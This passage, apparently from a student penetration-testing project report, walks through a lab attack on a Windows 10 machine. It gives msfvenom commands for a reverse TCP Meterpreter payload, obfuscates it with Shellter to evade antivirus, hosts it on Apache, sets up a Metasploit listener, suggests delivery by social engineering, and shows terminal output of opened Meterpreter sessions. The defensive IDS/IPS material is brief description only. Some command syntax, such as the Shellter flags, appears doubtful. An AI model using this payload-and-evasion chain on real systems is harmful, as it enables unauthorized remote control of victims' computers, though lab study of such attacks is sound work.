
- If the **defensive system** detects something suspicious (e.g., unusual connections, reverse shell behaviour), it triggers an alert or takes further action to confirm the nature of the threat. This decision point ensures that the system identifies any malicious activities at an early stage.

- **Mitigating Threats:**

- Upon detection of the attack, the **defensive system takes action** to neutralize the threat. This could involve **blocking** the attacker's IP, **quarantining the infected system**, **alerting security teams**, or **shutting down the connection** to prevent further exploitation.

#### 4. **Final Node:**

- The **final node** represents the **end of the workflow**. The system either reaches the end after successfully executing the offensive attack or after the defensive mechanisms have mitigated the attack.




**Fig 4.4.1: Activity Diagram for Offensive and Defensive Workflow**

## 4.5 Sequence Diagram

The **Sequence Diagram** captures the interaction between system components over time during a specific scenario, such as establishing a reverse shell. It highlights:

- **Attacker:** Initiates payload delivery and manages the reverse shell.
- **Target System:** Executes the payload and connects back to the attacker.
- **Defensive Tools:** Monitors the activity and responds to suspicious behaviour.



**Fig 4.5.1: Sequence Diagram for Reverse Shell Interaction**

## Explanation of the Activity Diagram:

### 1. Initial Node:

- The process starts here. This is where the workflow begins.

### 2. Offensive Workflow:

- **Payload Creation:** The attacker uses **MSFvenom** to create a malicious payload.
- **Payload Obfuscation:** The payload is obfuscated using **Shellter** to evade antivirus detection.
- **Payload Delivery:** The obfuscated payload is hosted on an **Apache server**.
- **Payload Execution:** The payload is executed on the target system, establishing the attacker's control.

### 3. Defensive Workflow:

- **Monitoring Traffic:** **IDS/IPS** tools monitor network traffic to detect malicious activity.
- **Detecting Anomalies:** **Defensive Tools** detect abnormal patterns (e.g., reverse shell activity).
- **Mitigating Threats:** The defensive tools take actions (such as blocking or alerting) to stop the attack.

### 4. Final Node:

- The process ends after the attack is either successfully executed or stopped by the defensive tools.

## 5) IMPLEMENTATION

### 5.1 Technologies Used

The implementation of this project relies on several powerful tools and technologies to simulate a penetration test and demonstrate both offensive and defensive strategies. These tools were selected based on their effectiveness in creating, delivering, and defending against cyberattacks. Below is the core technologies used in this project:

1. **Metasploit Framework:** Metasploit is a powerful penetration testing tool widely used for developing and executing exploit code against remote target machines. It facilitates **exploit management, payload creation, and post-exploitation** operations. In this project, Metasploit is used to create and manage payloads for exploitation.
2. **MSFvenom:** MSFvenom, part of the Metasploit Framework, is used for generating malicious payloads. It allows the attacker to create reverse shells and other payload types tailored for different platforms. It's crucial for initiating the penetration testing process by generating payloads for Windows-based systems like **Windows 10**.
3. **Shellter:** Shellter is a **dynamic payload obfuscation tool** that helps evade antivirus detection. It works by encrypting or modifying the generated payload to hide its malicious intent from signature-based antivirus software. In this project, Shellter is used to obfuscate payloads created with MSFvenom.
4. **Apache Server:** The **Apache HTTP Server** is used to host the malicious payload on a web server. Apache is a reliable open-source server that can easily serve content over HTTP. In this case, it hosts the payload, which the target system downloads and executes, triggering the attack.
5. **IDS/IPS Systems:** **Intrusion Detection and Prevention Systems (IDS/IPS)** are used to monitor network traffic for any malicious activities. IDS/IPS systems detect and

block malicious traffic by monitoring for anomalies or known attack patterns. These defensive tools play a key role in identifying and preventing attacks in real-time.

6. **Windows 10:** Windows 10 is the target operating system in this project, simulating a real-world environment. The payload is delivered to and executed on this system, showing how an attacker can exploit vulnerabilities to gain unauthorized access.

## 5.2 Implementation Code

### Step 1: Create a Reverse TCP Payload Using MSFvenom


The first step in the attack is to generate a **reverse TCP payload** using **MSFvenom**. This payload will allow the attacker to gain remote access to the target system once executed.

[Bash Code]

# Command to create a reverse TCP payload using MSFvenom

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.16.128 LPORT=443 -f exe >
payload.exe
```

- **-p windows/meterpreter/reverse\_tcp:** Specifies the payload type (a reverse TCP Meterpreter shell).
- **LHOST=192.168.16.128:** The IP address of the attacker's machine (where the reverse shell will connect back to).
- **LPORT=443:** The port number the attacker will use to listen for the reverse connection.
- **-f exe:** Specifies that the output format will be .exe, which is executable on Windows systems.



```
(root@kali)-[~]
# cd ..

(root@kali)-[/]
# cd var/www/html

(root@kali)-[/var/www/html]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.16.128 LPORT=443 -f exe -o /home/trail.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /home/trail.exe

(root@kali)-[/var/www/html]
#
```

**Fig 5.1: Payload Creation Using MSFvenom**

## Step 2: Obfuscate the Payload Using Shellter


After creating the payload, we use **Shellter** to **obfuscate** it. Obfuscation makes the payload harder for antivirus software to detect by modifying the payload's structure.

[Bash Code]

```
# Command to obfuscate the payload using Shellter
shellter -a payload.exe -o obfuscated_payload.exe
```

- **-a payload.exe:** This tells **Shellter** to apply obfuscation to the original payload (payload.exe).
- **-o obfuscated\_payload.exe:** The obfuscated payload will be saved as obfuscated\_payload.exe.





**Fig 5.2: Obfuscating the Payload with Shellter**

## Step 3: Set Up Apache Server to Host the Payload

Once the payload is obfuscated, it needs to be **served** to the target system. We use **Apache** to host the payload, making it accessible via HTTP.

### 1. Place the Payload in the Apache Server Directory:

[Bash Code]


```
# Move the obfuscated payload to the Apache web server directory
sudo mv obfuscated_payload.exe /var/www/html/
```

### 2. Start Apache Server:

[Bash Code]

```
# Start the Apache server to begin serving the payload
sudo systemctl start apache2
```

- The payload is now accessible at **http://192.168.16.128/obfuscated\_payload.exe**, where **192.168.16.128** is the attacker's IP address.



**Fig 5.3: Apache Server Hosting the Payload**

#### **Step 4: Start the Metasploit Listener**

Now, the attacker needs to **listen for the reverse shell connection** from the target system after it executes the payload. This is done using **Metasploit**.

[Bash Code]

```
# Start the Metasploit console
```

```
msfconsole
```

```
# Use the multi/handler to listen for the reverse shell connection
```

```
use exploit/multi/handler
```

```
# Set the payload to match the one created earlier
```

```
set payload windows/meterpreter/reverse_tcp
```

```
# Set the LHOST to the attacker's IP address
```

```
set LHOST 192.168.16.128
```

```
# Set the LPORT to the same port used in the payload
```

```
set LPORT 443
```

```
# Start the listener
```

```
Exploit
```


- **use exploit/multi/handler:** The Metasploit handler is used to catch the reverse shell from the target.
- **set payload windows/meterpreter/reverse\_tcp:** The payload type needs to match the one used earlier (reverse TCP Meterpreter).
- **set LHOST 192.168.16.128:** The attacker's IP address where the reverse shell will connect back to.
- **set LPORT 443:** The port on which the attacker will be listening for the reverse connection.
- **exploit:** Start the listener, waiting for a reverse shell connection from the target system.



## Step 5: Executing the Payload on the Target System

Once the payload is hosted and the Metasploit listener is running, the target system (Windows 10) will need to execute the **obfuscated payload**. The payload is delivered through the **Apache server**, and once the target system downloads and runs it, the **reverse shell** connects back to the attacker's machine.

This step can be triggered either via social engineering (convincing the user to download and execute the file) or other attack vectors.



**Fig 5.5: Exploiting the payload**


## 6) TESTING

### 6.1 Testing Software

The following tools were utilized during the testing phase to simulate a real-world penetration testing scenario:

#### 1. Metasploit Framework:

Used for creating and managing payloads, listening for reverse shell connections, and performing post-exploitation tasks.




```
root@kali: ~  
https://metasploit.com  
[+] metasploit v6.4.38-dev  
+ -- ==[ 2467 exploits - 1273 auxiliary - 431 post ]  
+ -- ==[ 1478 payloads - 49 encoders - 13 nops ]  
+ -- ==[ 9 evasion ]  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > exploit/multi/handler  
[*] Unknown command: exploit/multi/handler. Run the help command for more details.  
This is a module we can load. Do you want to use exploit/multi/handler? [y/n] y  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set LHOST 192.168.16.128  
LHOST => 192.168.16.128  
msf6 exploit(multi/handler) > set LPORT 443  
LPORT => 443  
msf6 exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 192.168.16.128:443  
[*] Sending stage (177734 bytes) to 192.168.16.129  
[*] Sending stage (177734 bytes) to 192.168.16.129  
[*] Meterpreter session 1 opened (192.168.16.128:443 -> 192.168.16.129:60010) at 2024-12-06 10:13:57 -0500  
[*] Meterpreter session 2 opened (192.168.16.128:443 -> 192.168.16.129:60016) at 2024-12-06 10:13:57 -0500  
meterpreter > screenshot  
Screenshot saved to: /root/.Imis0zrf.jpeg  
meterpreter > sysinfo  
Computer : DESKTOP-3QAVV7K  
OS : Windows 10 (10.0 Build 19045).  
Architecture : x64  
System Language : en_US  
Domain : WORKGROUP  
Logged On Users : 2  
Meterpreter : x86/windows  
meterpreter > |
```

**Fig 6.1 – Metasploit Listener Setup During Testing**

#### 2. Shellter:


Played a crucial role in obfuscating payloads, making them more likely to evade detection by antivirus software.



**Fig 6.2 – Payload Obfuscation Using Shellter**

### 3. Apache Server:


Hosted the obfuscated payload, providing a delivery mechanism that allowed the target system to download the file.



**Fig 6.3 – Apache Server Hosting the Payload**

### 4. IDS/IPS and Antivirus Tools:

Deployed to monitor network activity and detect potentially malicious behaviour during the testing process.



**Fig 6.4 – IDS/IPS Monitoring and Flagging Suspicious Traffic**

## 6.2 Testing Outputs

The results from the testing phase revealed the following insights:

### 1. Success Rate:

- The attack workflow succeeded in **5 out of 10 attempts**.
- A reverse shell connection was established in the majority of successful trials, providing the attacker with access to the target system.



```
root@kali: ~  
File Actions Edit View Help  
https://metasploit.com  
[+] metasploit v6.4.38-dev  
+ -- --=[ 2467 exploits - 1273 auxiliary - 431 post ]  
+ -- --=[ 1478 payloads - 49 encoders - 13 nops ]  
+ -- --=[ 9 evasion ]  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > exploit/multi/handler  
[*] Unknown command: exploit/multi/handler. Run the help command for more details.  
This is a module we can load. Do you want to use exploit/multi/handler? [y/n] y  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set LHOST 192.168.16.128  
LHOST => 192.168.16.128  
msf6 exploit(multi/handler) > set LPORT 443  
LPORT => 443  
msf6 exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 192.168.16.128:443  
[*] Sending stage (177734 bytes) to 192.168.16.129  
[*] Sending stage (177734 bytes) to 192.168.16.129  
[*] Meterpreter session 1 opened (192.168.16.128:443 -> 192.168.16.129:60010) at 2024-12-06 10:13:57 -0500  
[*] Meterpreter session 2 opened (192.168.16.128:443 -> 192.168.16.129:60016) at 2024-12-06 10:13:57 -0500  
meterpreter > screenshot
```

**Fig 6.5 – Reverse Shell Connection Established**

## 2. Challenges Encountered:

- **Firewall Blocks:** Some attempts were blocked by the target system's firewall, preventing the payload from connecting back to the attacker.
